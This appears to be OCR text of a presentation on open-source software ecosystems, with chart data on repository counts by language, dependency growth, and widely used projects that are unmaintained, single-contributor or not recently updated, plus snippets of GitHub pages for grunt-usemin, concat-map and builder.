
What are the top 10 software ecosystems?


What languages have the highest number of repositories?
repositories_count
3M
2.5M
2M
1.5M
1M
0.5M
0
3,273,655
2,399,320
1,595,189
1,366,043
1,091,562
1,090,512
787,519
728,982
642,223
610,950
JavaScript
Java
Python
HTML
PHP
Ruby
CSS
C++
C#
C
language

Are number of dependencies increasing over time?


Are the number of average number of dependencies per repository increasing over time?
average_dependency_count
200
150
100
50
0
2008
2010
2012
2014
2016
2018
language
C
C#
C++
CSS
HTML
Java
JavaScript
PHP
Python
Ruby

Identifying most used projects that exhibit risk


What are the most used projects that have an unmaintained/deprecated status per language?
dependent_repositories_count
100k
80k
60k
40k
20k
0
name
C
C#
C++
CSS
HTML
Java
JavaScript
PHP
Python
Ruby
11
3
2
44
17
10
232
184
23
99
44
33
60
34
23
4,990
1,748
1,197
98,835
34,875
18,562
8,994
2,826
1,176
1,541
320
222
40,017
10,373
5,207
node-core-audio
gccxml_gem
node-retro
RedditSharp
GithubSharp
GithubSharp.Core
zlib
mapbox-android-sdk
appjs
grunt-combine-mq
polymer-ui-elements
jquery-ui-bootstrap
blueimp-bootstrap-image-gallery
angular-bootstrap-select
jquery-infinite-scroll
library
bonecp
floatingactionbutton
jade
grunt-usemin
jscs
guzzle
icu
sentry
cssmin
nodejs
trollius
atomic
colored
ruby-hmac

This repository has been archived by the owner. It is now read-only.

yeoman / grunt-usemin 72,700 Repositories 409 Packages Watch 38 Star 1,258 Fork 347

Code Issues 94 Pull requests 18 Wiki Insights


[UNMAINTAINED] Replaces references to non-optimized scripts or stylesheets into a set of HTML files (or any templates/views)

400 commits 3 branches 16 releases 73 contributors BSD-2-Clause

Branch: master Create new file Upload files Find file Clone or download

stephanebachelier update badge to gitter room Latest commit 834cf4b on Apr 12, 2016

lib	Change _.contains to _.includes for lodash 4.0.0	3 years ago
tasks	feat(uglifyjs): renamed flow to uglify for consistency	4 years ago
test	fix typo in test description	3 years ago
.editorconfig	Add more files to .npmignore	6 years ago
.gitattributes	Add .gitattributes	6 years ago
.gitignore	Remove redundant newlines.	4 years ago
.jscsrc	chore(jscs): update jscs rule on top of future grunt preset	4 years ago


What are the most used projects that have only one contributor per language?
dependent_repositories_count
400k
350k
300k
250k
200k
150k
100k
50k
0
name
986
630
465
28,174
9,619
720
232
187
108
1,010
647
641
1,418
764
668
21,132
2,424
1,161
235,444
227,865
180,289
8,691
8,078
1,918
37,771
23,370
3,560
380,637
16,771
11,708
libressl-pnacl-sys
unicode
boost
Owin
log4net
MahApps.Metro.Resources
zlib
windows-mutex
epoll
colorbrewer
grunt-combine-media-queries
datatables.net-bs
app-route
paper-card
octopress-date-format
bindex
cache-api
jsf-api
concat-map
asynckit
depd
resource-operations
code-unit-reverse-lookup
link
PyYAML
argparse
appnope
erubis
sexp_processor
guard-compat
C
C#
C++
CSS
HTML
Java
JavaScript
PHP
Python
Ruby

substack / node-concat-map 1,862,362 Repositories 170 Packages Watch 5 Star 26 Fork 9

Code Issues 2 Pull requests 5 Projects 0 Wiki Insights


concatenative mapdashery

17 commits 1 branch 2 releases 1 contributor View license

Branch: master New pull request Create new file Upload files Find file Clone or download

substack upgrade node versions Latest commit ac5bd7a on Jan 29, 2014

example	initial code and an example	7 years ago
test	using tape	6 years ago
.travis.yml	upgrade node versions	5 years ago
LICENSE	license file	5 years ago
README.markdown	using testling-ci	6 years ago
index.js	fixes for ie6-8	6 years ago
package.json	0.0.1	5 years ago


What are the most used projects that have not been updated in the past 12 months?
dependent_repositories_count
400k
350k
300k
250k
200k
150k
100k
50k
0
name
C
C#
C++
CSS
HTML
Java
JavaScript
PHP
Python
Ruby
18,594
12,885
10,740
46,695
28,174
9,619
46,461
3,177
2,142
27,176
25,540
11,647
84,597
51,010
12,116
336,322
21,132
19,747
296,978
260,969
249,079
67,366
59,766
54,031
47,304
33,120
27,615
418,087
406,753
382,725
rdiscount
debugger
debugger-ruby_core_source
Antlr
Owin
log4net
therubyracer
kerberos
weak
compass
css
compass-import-once
cssesc
is-plain-object
fssm
thread_safe
bindex
commons-collections
ansi-regex
balanced-match
arr-diff
finder
css-selector
random_compat
MarkupSafe
itsdangerous
crc
builder
mime-types
sass-rails

jimweirich / builder

1,118,934 Repositories

1,289 Packages

Watch 12 | Star 294 | Fork 83

Code | Issues 8 | Pull requests 4 | Projects 0 | Wiki | Insights

Provide a simple way to create XML markup and data structures. http://builder.rubyforge.org

